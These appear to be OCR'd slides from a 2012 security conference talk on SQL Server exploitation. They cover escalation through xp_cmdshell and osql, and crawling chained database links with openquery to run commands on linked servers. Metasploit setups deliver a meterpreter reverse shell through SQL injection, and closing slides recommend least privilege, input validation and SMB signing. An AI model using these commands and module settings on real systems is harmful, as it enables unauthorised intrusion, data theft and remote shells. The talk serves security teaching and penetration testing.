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
Shared Service Accounts: Diagram



Shared Service Accounts: TSQL Script

XP_CMDSHELL + OSQL = **MORE ACCESS!**

```
EXEC master..xp_cmdshell 'osql –E  –S
  HVA –Q "select super.secret.data"'
```

More examples:

http://www.netspi.com/blog/2011/07/19/when-databases-attack-hacking-with-the-osql-utility/

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Escalation: Database Link Crawling

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Database Link Crawling: Summary

Database Links

- Allow one database server to query another
- Often configured with excessive privileges
- **Can be chained together**
- Use openquery() to query linked servers
- Can be used to execute the *infamous* xp_cmdshell
- Tons of access, **no credentials required** (via SQL injection)

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
Database Link Crawling: Diagram



Database Link Crawling: List Links

How do I list linked servers?

Two common options:

```
sp_linkedservers
```

and

```
SELECT srvname FROM master..sysservers
```

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Database Link Crawling: List Links

How do I list linked servers on a linked server?

```
SELECT srvname FROM
openquery(DB1, 'select srvname FROM
master..sysservers')
```

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Database Link Crawling: List Links

How do I list linked servers on the linked server's linked server?

```
SELECT srvname FROM
openquery(DB1,'SELECT srvname FROM
openquery(HVA,''SELECT srvname FROM
master..sysservers'')')
```

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Database Link Crawling: You Get it!

….You get the point

You can follow links until you run out ☺

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Database Link Crawling: Exec Cmds

How do I run commands on a linked server?

```
SELECT * FROM
openquery(DB1,'SELECT * FROM
openquery(HVA,"SELECT 1;exec xp_cmdshell ''"ping
  192.168.1.1"" '')')
```

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Database Link Crawling: Modules

Two Modules

1. Direct connection
2. SQL Injection

Available for Download

- Not submitted to Metasploit trunk – **Yet**
- Downloads available from **nullbind's github**
  - mssql_linkcrawler.rb
  - mssql_linkcrawler_sqli.rb

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Database Link Crawling: Modules

- **Features**
  - Crawl SQL Server database links
  - Standard Crawl output
  - Verbose Crawl output
  - Output to CSV file
  - Supports 32 and 64 bit Windows
  - Global Metasploit payload deployment
  - Targeted Metasploit payload deployment
  - Payload deployment via powershell memory injection

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Metasploit Module: Run multi/handler

Setup the multi/handler module:

```
use multi/handler
set payload
windows/meterpreter/reverse_tcp
set lhost 0.0.0.0
set lport 443
set ExitOnSession false
exploit -j -z
```

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Metasploit Module: Link Crawler

Setup the mssql_linkcrawler_sqli module:

```
use exploit/windows/mssql/mssql_linkcrawler_sqli
set GET_PATH /employee.asp?id=1;[SQLi];--
set type blind
set RHOST 192.168.1.100
set payload windows/meterpreter/reverse_tcp
set lhost 192.168.1.130
set lport 443
set DisablePayloadHandler true
exploit
```

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
Database Link Crawling: Attack!



Database Link Chaining: Demo

DEMO

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Do a crazy cat disco dance!

Yes. It warrants **2** disco cats!

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Database Link Chaining: Modules

Current Constraints

- Cannot crawl through SQL Server 2000
- Cannot enable xp_cmdshell through links
- Cannot deliver payloads to systems without powershell (at the moment)
- Currently, the module leaves a powershell process running on exit
- Currently, doesn't allow arbitrary query execution on linked servers

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Conclusions

configure all accounts with

LEAST PRIVILEGE

system accounts
service accounts
database accounts
application accounts

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Conclusions

always

VALIDATE INPUT

web apps

thick apps

mobile apps

web services

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Conclusions

Configure

SMB SIGNING

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Conclusions

don’t do

DRUGS

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Questions

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Presentation Slides

http://www.slideshare.net/nullbind/sql-serverexploitationescalationandpilferingapp-secusa2012

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